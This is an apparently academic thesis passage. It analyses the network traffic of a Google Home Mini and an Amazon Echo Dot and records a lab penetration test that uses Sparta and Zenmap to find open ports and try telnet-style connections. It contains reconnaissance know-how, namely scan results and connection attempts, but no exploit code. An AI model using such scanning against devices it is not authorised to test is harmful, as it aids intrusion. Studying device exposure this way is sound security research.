
The analysis graphic shows that five peaks recorded, all of them related to TCP protocol by port 443, the highest peak reached at 9:50:43, where the exchange was of 4800 packets. The second highest peak reached eight minutes later with an exchange of 4258 packets. Other peaks exchange a rating average between 1540 and 2427 packets (Figure 4.30).



Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period
☑	Output	ip.src == 10.42.0.203	🟩	Line	Packets		None
☑	Input	ip.dst == 10.42.0.203	🟥	Line	Packets		None
☑	TLS Protocol	tls	■	Line	Packets		None

Figure 4. 30 Traffic analysis Google-Home-Mini

The information collected by Wireshark illustrates that only the TCP protocol exchange 19031 (87%) packets of a total of 21876 packets (Figure 4.31).




tcp

Absolute time when this frame was captured (frame.time)

Packets: 21876 · Displayed: 19031 (87.0%)

Figure 4. 31Traffic analysis by protocol TCP

Similarly, the two IPs that most generated traffic besides de SPA device were 210.7.43.137 and 13.35.146.7. (Figure 4.32)



(ip.src == 210.7.43.137) || (ip.src == 13.35.146.7)


Frame (543 bytes)   Reassembled TCP (16405 bytes)

Google News 2.pcapng

Packets: 21876 · Displayed: 7874 (36.0%)

Figure 4. 32 Two IP address filtered by the source that produces the most traffic


Those two IPs are related to the following organisations, REANNZ National Research and Education Network and Amazon.com, Inc. (Figure 4.33 and Figure 4.34).



Information about IP Address 210.7.43.137

Provider Info	Country Info	Time info
IP address 210.7.43.137	Country New Zealand	Continent Oceania
Hostname akamai-hlz-210-7-43-137.reannz.co.nz	Region (code) 	Latitude -41
Organization REANNZ National Research and Educ	City 	Longitude 174
ISP Research and Educationa Advanced N	Metro code 	Time zone Pacific/Auckland
Flag 🇳🇿	Postalcode 	GMT offset 12

Figure 4. 33 Owner's IP address 210.7.43.137




Information about IP Address 13.35.146.7

Provider Info	Country Info	Time info
IP address 13.35.146.7	Country United States	Continent North America
Hostname server-13-35-146-7.syd1.r.cloudfront.r	Region (code) Washington	Latitude 47.6348
Organization Amazon.com, Inc.	City Seattle	Longitude -122.3451
ISP Amazon CloudFront	Metro code 819	Time zone America/Los_Angeles
Flag 🇺🇸	Postalcode 98109	GMT offset -7

Figure 4. 34 Owner's IP address 13.35.146.7

Using Echo-Dot to listen to music for 10 minutes, the pattern traffic shows in the next graphic. (Figure 4.35)




Hover over the graph for details.

Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period
☑	TLS	tls	🟪	Line	Packets		None
☑	TCP	tcp	🟥	Line	Packets		None
☑	ARP	arp	⬛	Line	Packets		None
☑	DNS	dns	🟨	Line	Packets		None
☑	ICMP	icmp	🟩	Line	Packets		None

Figure 4. 35 Traffic analysis when Amazon-Echo-Dot reproduces music.

From the graphic, it is possible to infer that TCP protocol is main to generate traffic, the graphic illustrates that during the collection time, five peaks registered.

The two IPs that most generated traffic towards Amazon-Echo-Dot were 99.86.211.45 and 99.86.211.132. (Figure 4.36)




(ip.src == 99.86.211.45) || (ip.src == 99.86.211.132)

No.	Time	Source	Destination	Protocol	Length	Info

Amazon Music.pcapng Packets: 20248 · Displayed: 11122 (54.9%) Profile: Default

Figure 4. 36 Traffic filtered by the most essential two IP address source.


Those IPs are related to Amazon Company. (Figure 4.37 and Figure 4.38)



Information about IP Address 99.86.211.45

Provider Info	Country Info	Time info
IP address	Country	Continent
99.86.211.45	United States	North America
Hostname	Region (code)	Latitude
server-99-86-211-45.syd4.r.cloudfront	Washington	47.54
Organization	City	Longitude
Amazon.com, Inc.	Seattle	-122.3032
ISP	Metro code	Time zone
Amazon CloudFront	819	America/Los_Angeles
Flag	Postalcode	GMT offset
🇺🇸	98108	-7

Figure 4. 37 Owner's IP address 99.86.211.45




Information about IP Address 99.86.211.132

Provider Info	Country Info	Time info
IP address	Country	Continent
99.86.211.132	United States	North America
Hostname	Region (code)	Latitude
server-99-86-211-132.syd4.r.cloudfror	Washington	47.54
Organization	City	Longitude
Amazon.com, Inc.	Seattle	-122.3032
ISP	Metro code	Time zone
Amazon CloudFront	819	America/Los_Angeles
Flag	Postalcode	GMT offset
🇺🇸	98108	-7

Figure 4. 38 Owner's IP address 99.86.211.132

The same experiment with Google Home Mini, listening to music for 10 minutes.


The next graphic (figure 4.39) shows that for Google Home Mini, TCP protocol is key traffic generator, where the traffic produced by TCP shows a uniform distribution of peaks, which TCP exchanged packets by a rate of 180 by second.



Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period
☑	TLS	tls	🟩	Line	Packets		None
☑	DNS	dns	🟨	Line	Packets		None
☑	ARP	arp	🟦	Line	Packets		None
☑	ICMP	icmp	⬛	Line	Packets		None
☑	TCP	tcp	🟥	Line	Packets		None

Figure 4. 39 Traffic analysis when Google-Home-Mini reproduce music

Similarly, filtering the IPs address, the IP address 210.7.43.136 generated more traffic (Figure 4.40).


Google Music.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

ip.src == 210.7.43.136

No. Time Source Destination Protocol Length Info


Google Music.pcapng

Packets: 13009 · Displayed: 7050 (54.2%)

Profile: Default

Figure 4. 40 Traffic filtered by the most critical IP address source

Besides, the IP address associated with REANNZ National Research and Education Network (Figure 4.41).


Information about IP Address 210.7.43.136

Provider Info	Country Info	Time info
IP address 210.7.43.136	Country New Zealand	Continent Oceania
Hostname akamai-hlz-210-7-43-136.reannz.co.nz	Region (code)	Latitude -41
Organization REANNZ National Research and Educ	City	Longitude 174
ISP Research and Educationa Advanced N	Metro code	Time zone Pacific/Auckland
Flag	Postalcode	GMT offset 12

Figure 4. 41 Owner's IP address 210.7.43.136

Observing the results of stage two, it is possible to infer when the two SPA devices use. The test also, it could indicate what sort of service consumes (news or music).

4.1.2.2 TCP/IP port analysis/Attacks

Information gathering

Different applications run through SPA devices and, the analysis of distinct services on those SPA devices may lead to discovering vulnerabilities which could be abused by an attacker. Nowadays, there are several methods to identify and obtain information either to improve the security system or to exploit vulnerabilities (Panjwani, Tan, Jarrin, & Cukier, 2005).

Furthermore, the TCP/IP port analysis helps to improve the stability network checking distinct services that integrate a computer network, filtering and analysing the data that cross for different points (Ritchey, O'Berry, & Noel, 2002).

Vulnerability identification (Object test)

The target in this test is to launch an attack to identify what TCP/IP protocol ports are available for those two SPA devices and, try to recover other information, such as, what kind of operating system runs those two SPA devices.

Table 4. 12 Requirements security penetration test - TCP/IP port analysis


Type	Components	Description
Hardware	Google Home Mini Firmware version 1.40.156414	SPA device target
	Amazon Echo Dot (3rd generation)	SPA device target
Software	Operate system: Linux	v 4.19.0-kali5
	Application: Zenmap	v 7.70
	Sparta penetration software	v 1.0.4 Beta
	Armitage	v 1.4.11
	Internet connexion	Cloud connectivity

Penetration test result

Running the application Sparta to the scanner the Amazon-Echo-Dot v3, it recovered the following information, Figure 4.42.

TCP/IP Ports used: 1080, 8888, 55442 and 55443


Services associated with the TCP/IP Ports: socks5, tcpwrapped, Nagios-nsca and unknown.



	Port	Protocol	State	Name	Version
●	1080	tcp	open	socks5	(No authentication; connection failed)
●	8888	tcp	open	tcpwrapped	
●	55442	tcp	open	nagios-nsca	Nagios NSCA
●	55443	tcp	open	unknown	

Figure 4. 42 Information disclosure by Amazon-Echo using Sparta


After identifying the TCP/IP ports enabled, it tried to open those ports to have internal access to the device. However, when Sparta attempted to open the 1080 and 8888 TCP/IP ports, the application answered with the next screenshot. Figure 4.43. It might indicate that the device refused the connection immediately. The possibly reason of this behaviour for TCP/IP ports 1080 and 8888 may the fact that those ports are related to the TCP and UDP protocols which provide services for the right functioning of Echo-Dot; denying that external elements interfere with those TCP/IP ports.



```
Trying 192.168.1.69...
Connected to 192.168.1.69.
Escape character is '^]'.
Connection closed by foreign host.
root@kali:/usr/share/sparta# 
```

Figure 4. 43 Connection trying to open 1080 and 8888 TCP/IP ports using Sparta

However, trying to open port 55442, the answer was distinct (Figure 4.44). It could be associated with some parameters incorrectly set up in the communication between Echo-Dot and the Terminal-Connexion, also APIs may be expecting other values or an unexpected condition closing the connection.




root@kali: /usr/share/sparta
File Edit View Search Terminal Help

```
Trying 192.168.1.69...
Connected to 192.168.1.69.
Escape character is '^]'.
Test
This isHTTP/1.1 500 Server Error
Content-Length: 48
Date: Sat, 07 Sep 2019 09:49:48 GMT
Connection: close

Error 500: Server Error
Client closed connectionConnection closed by foreign host.
root@kali:/usr/share/sparta# 
```

Figure 4. 44 Connection trying to open the 55442 TCP/IP port using Sparta

The last TCP/IP port 55443 keep the connection open waiting for any commands from the terminal. When any characters-string was issued the connection was closed. The issue may be related to the TCP keepalive due to the connection is open until any characters-string is typed closing the connection; it which could mean that the APIs of Echo-Dot were expecting other answer or perhaps it is a generic answer from TCP as a result of unexpected situation (Figure 4.45).



root@kali: /usr/share/sparta
File Edit View Search Terminal Help


```
Trying 192.168.1.69...
Connected to 192.168.1.69.
Escape character is '^]'.
Test
FConnection closed by foreign host.
root@kali:/usr/share/sparta# 
```

Figure 4. 45 Connection trying to open the 55443 TCP/IP port using Sparta

Running the application Sparta to the scanner the Google-Home-Mini, it was possible to recover the following information, figure 4.46.

TCP/IP Ports used: 8008, 8009, 8012, 8443, 9000 and 10001


Services associated with the TCP/IP Ports: Http, castv2, https-alt, cslistener and scp-config



Port	Protocol	State	Name	Version
8008	tcp	open	http	
8009	tcp	open	castv2	Ninja Sphere Chromecast driver
8012	tcp	open		
8443	tcp	open	https-alt	
9000	tcp	open	cslistener	
10001	tcp	open	scp-config	

Figure 4. 46 Information disclosure by Google-Mini using Zenmap


When the TCP/IP ports revealed, it tried to access those TCP/IP ports using Sparta to have internal access to the device Google-Home-Mini. The access using the TCP/IP ports 8008, 8009 and 8443 showed the message "*FConnection closed by foreign host*". It could be inferred that because these ports are associated with the application services of the HTTP protocol, the TCP protocol blocks external connections between the device and Google services. (Figure 4.47)


root@kali: /usr/share/sparta
File Edit View Search Terminal Help

```
Trying 192.168.1.68...
Connected to 192.168.1.68.
Escape character is '^]'.


FConnection closed by foreign host.
root@kali:/usr/share/sparta# 
```

Figure 4. 47 Connection refused by Google-Home-Mini using Sparta


In contrast, when it tried to have access to the device using the TCP/IP ports 9000 and 10001, the connection was possible, but there did not exchange of data. (Figure 4.48). It seems that those TCP/IP ports numbers only change data in the application layer, due to those TCP/IP protocols numbers are associated with distinct applications, for example, games.



```
Trying 192.168.1.68...
Connected to 192.168.1.68.
Escape character is '^]'.
Test
F
Hello world
Google!
```

Figure 4. 48 Terminal connection stablished between Google-Home-Mini and Sparta

